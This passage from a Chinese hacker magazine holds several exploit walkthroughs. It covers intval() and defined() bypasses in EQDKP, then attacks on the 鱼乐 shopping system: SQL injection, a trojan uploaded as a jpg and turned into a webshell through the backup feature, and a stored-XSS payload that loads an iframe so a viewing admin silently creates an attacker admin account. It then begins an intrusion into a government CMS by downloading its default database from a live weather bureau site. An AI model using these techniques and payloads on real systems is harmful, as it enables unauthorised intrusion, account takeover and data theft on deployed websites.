            FROM ' . RAIDS_TABLE . "
            WHERE raid_id='" . $_GET[URI_RAID] . "'";
                    end
```

其实像代码中用intval($_GET[URI_RAID] > 0这种语句进行验证是存在风险的，因为intval()存在一个缺陷，只要它判断的变量是以数字开头的，它返回的值就不是0。

下面的这个脚本可以让你意识到这个问题：

```
<?
$a="111111' and 1=1";
if((intval($a))>0){
echo "haha,a is intavl?";
}
else
{
echo "a is not a intval";
}
?>
```

结果是输出haha,a is intavl?这样的字句，证明缺陷是存在的。但是上面这段代码却不好利用，问题是单引号无法绕过，即使gpc=off，Common.php中依旧做了过滤：

```
if ( get_magic_quotes_gpc() == 0 )
{
    $_GET = slash_global_data($_GET);
    $_POST = slash_global_data($_POST);
    $_COOKIE = slash_global_data($_COOKIE);
```

（2）、关于defined()的绕过

看common.php文件中一段代码：

```
                    begin
if ( !isset($eqdkp_root_path) )
{
    $eqdkp_root_path = './';
}

if( !is_file($eqdkp_root_path . 'config.php') )
{
    die('Error: could not locate configuration file.');
}
require_once($eqdkp_root_path . 'config.php');
//$eqdkp_root_path没有过滤
                    end
```

这是个很明显的远程包含漏洞，但是看开头：

```
if ( !defined('EQDKP_INC') )
{
    die('Do not access this file directly.');
}
```

没办法啦，我们无法直接利用。但是如果存在另外一个页面定义了EQDKP_INC，而没定义eqdkp_root_path，我们只要在这个页面中找到一个本地包含漏洞，再用该页面包含common.php，则common.php中的远程包含漏洞就可以利用了，这样我们就绕过了defined()的限制。

文章最后，感谢我的gf小依同学，嘿嘿！各位读者如果有问题请到《黑客手册》论坛http://www.nohack.cn/bbs或者www.cnsst.org找偶讨论。

编辑点评：

从漏洞分析到实际测试，最后再来两点随想，整篇文章从理论出发，一切以基础分析为主。只是在最后的远程包含漏洞利用中，作者没有继续为我们讲述，不能不说是一种遗憾啊。

鱼乐网上购物系统漏洞浅析

雕牌/杜华军[L.S.T]&[H.S.T]



从本文你可以学到：

1、对漏洞文件的浅析
2、基本注入渗透
3、基础挂马和提权

终于放假了，一身轻松。久别的源码，我来了。鱼乐网上购物系统是一套功能极具完善的、特别适合国内中、小企业及个人网上开店之用的系统，购买正式版要500RMB。

本人感觉一般的购物系统都存在注入漏洞，前几期的《黑手》上也有过购物系统漏洞的分析，玩注射可是菜鸟最喜欢的了，我们来分析一下注射漏洞的形成。

一、注入

经过对本程序的测试，存在注入漏洞的文件是news.asp，关键代码如下：

```
code:
<%dim newsid
newsid=request.QueryString("id")  '获取的id没过滤
set rs=server.CreateObject("adodb.recordset")
rs.open "select * from Mall_news where newsid="&newsid,
conn,1,3   '直接执行select查询，注入出现
rs("viewcount")=rs("viewcount")+1
rs.update
%>
```

懂点asp的朋友一看就知道（不懂的那一定要买《黑手》最近新出的《精通脚本黑客》那本书，很好的！），id参数没过滤，以request.QueryString获取数据后就直接引入数据库查询，这自然就出现注入漏洞了。

注入的利用想必大家都已经轻车路熟了吧？手动注射在这几期的《黑手》中都有介绍，实在不想再写出来献丑了，还是直接使用工具吧！那自然是先拿出"明小子"进行检测，如图1。




图1

很快就猜出帐号密码，不过他的管理密码是MD5加密的，能否破解出来就看运气和RP咯。通过解密运算得到这里的密码是默认的admin。得到管理员密码后，登录管理后台，目录是/admin/，拿webshell自然就很简单了。

在"商品管理"栏目的"添加商品"里面上传带后缀jpg的木马，如图2。




图2

上传成功后记录下地址，比如：bookpic/20070541123176152.jpg。后台的功能比较强大，具备eWebedit编辑器，当然还有小菜最喜欢的备份功能啦！如图3。




图3

"./"这个不要去掉，不然会显示路径错误，备份成功后如图4。




图4

存在注入漏洞的还有Catalog_Desc.asp文件，其中的btype_id参数没过滤，有兴趣的自己研究研究，老大常说的一句话：实践出真理！

二、后台跨站＋添加管理员

购物系统当然少不了与访客在线留言互动的版块，留言版块界面很简洁，图5。




图5

马上看看源码，真是不看不知道，一看吓一跳，姓名、qq、mail、page，都没有过滤的迹象。代码如下：

```
code:
iname=request.Form
("name")
iqq=request.Form("qq")
iemail=request.Form
("email")
iurl=request.form("url")
isex=request.form("sex")
icontent=request.form("content")
```

取得数据后直接就显示给了用户，没有经过任何过滤，唯独只是提交内容的地方对跨站用到的script做了过滤，这里可是个养马的好场所。

输入的昵称和QQ、mail都不能超过20个字符，这里是做了字符输入字节的限制，那就调用js挂马吧。代码自然就是：<script src=http://127.0.0.1/test.js></script>，执行效果分别如图6、图7、图8。




图6



图7



图8

呵呵，上面没过滤的地方用来挂马绰绰有余了。在这个留言版块挂马没多大效果，一般都在主页逛了，没事不会点这个留言，挂给管理员，也不一定会中。那就来点酷的，直接给管理员留言，叫管理员帮我们加个有管理权限的超级用户吧！

先在本地架设这个程序，看看如何完成添加管理员操作。管理员还分配了三种权限，分别为管理、添加和查看。我们选上管理权限（最高的权限了），如图9。




图9

在添加管理员的同时使用WSockExpert进行抓包，添加成功后抓包所显示出的关键数据如下：

```
POST /admin/saveadmin.asp?action=add HTTP/1.1
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/x-shockwave-flash, */*
Referer: http://127.0.0.1/admin/manageadmin.asp
Accept-Language: zh-cn
……
admin2=duhuajun&password2=duhuajun&flag2=1&Submit2=%CC%ED%BC%D3%B9%DC%C0%ED%D4%B1
```

通过整理后我们找到关键之处：

```
http://127.0.0.1/admin/saveadmin.asp?action=add&admin2=duhuajun&password2=duhuajun&flag2=1&Submit2=%CC%ED%BC%D3%B9%DC%C0%ED%D4%B1
```

把js文件修改为：

```
document.write("<iframe src=http://127.0.0.1/admin/saveadmin.asp?action=add&admin2=duhuajun&password2=duhuajun&flag2=1&Submit2=%CC%ED%BC%D3%B9%DC%C0%ED%D4%B1 width=0 height=0></iframe>")
```

普通用户提交后会显示网络超时或您还没登录！当管理员查看留言时就会添加一个有管理权限的duhuajun用户，如图10。当然，写个自动提交的脚本，其使用效果也是一样的，而且由于程序本身原因至少要弹出一次“添加成功”的提示。




图10

本文简单分析了鱼乐网上购物系统的安全性，可见安全很不到位，很多关键地方都没过滤，网上居然还有n个站都在使用，而且程序仍然在出售中。真是林子大了什么鸟都有，大家要测试就不要再搞官方站了，我已经通知管理员了，有什么疑问可以到www.hackm.com来，感谢老大lenk和一些圈子里的朋友帮我过生日，也谢谢土豆一直支持我，谢谢大家！

编辑点评：

给作者送上迟到的生日祝福，也谢谢给大家带来通俗易懂的漏洞浅析文章。文章虽然简单，但利用最简单的方式来突破不是更有成就感吗？ NOHACK

[西线无战事]

商业代码的致命伤

——四通政府网站管理系统从失窃到0day

首语：最近曾又听台湾星光节目里杨宗纬的演唱，那是一种令人感动的声音。似乎今人最重要的不是感动，而是那说：像杨宗纬说过的话：人没有责任的时候最幸福，当你一旦完成了某项工作，这项工作大功告成，放下了这项工作给你的责任，那一瞬间解脱的心情我想是最快乐最幸福的吧！坚信才能实现这一切。网上的那句名言告诉我们就是：你尽力了吗？

图 欧阳无敌@[NUDT安全应急小组]

从本文中你可以学到：

四通政府网站管理系统的一个漏洞的利用办法

最近接到上级的任务，说要帮纪委做网站，我也是外行，只好上网摸摸有些什么好的代码。我想，纪委的站自然不能太花哨，政府类的源代码是比较合适的选择，于是在网上找了一套名叫四通政府网站管理系统的代码，足足4M，总算拖回来了，调试了前台，十分满意，谁知道这是演示版，后台没有提供的，原来是商业的代码，最新版还得掏3000人民币。我一穷学生可负担不起，估计让纪委报销也没戏，那就只有动动歪脑子了。

由于手头上有了前台代码，随便找了几个关键字上去google了一下，没想到这系统相当普及，出了一大堆结果，随便挑了个气象局来示范，大家将就下吧，毕竟gov的站真的追究起来不是说笑的。

一、代码失窃引发的思考

面对这个站，我们的目标是webshell，如何入手就不多说了，那些sql注入大家都轻车熟路了。当时因为许多前台代码都经过encode加密过的，逐个解密分析寻找注入点十分费神，当然大家可以自己研究一下，现在都讲究效率了，当时为了偷懒就试了一下默认的数据库路径Database/zf11.mdb，没想到数据库能下载，如图1所示。




图1

不过也没什么大惊小怪的。我倒是质疑程序的设计者是不是别有用心，数据库就这样让人家给赤条条地下载，何况这是政府类的网站，此思考一。

有了数据库我们可以进后台了，因为里面的密码信息是经过了MD5加密后保存的，上网查了一下这个散列原来是lxj的密码，以下便是后台的光景，如图2所示。




图 2

后台功能十分的强大，甚至连服务器进程的列举都有。我实在不明白后台为什么连这功能也要提供，这不是明摆着让大家方便渗透下去么？此思考二。接下来我们看看如何上传webshell。




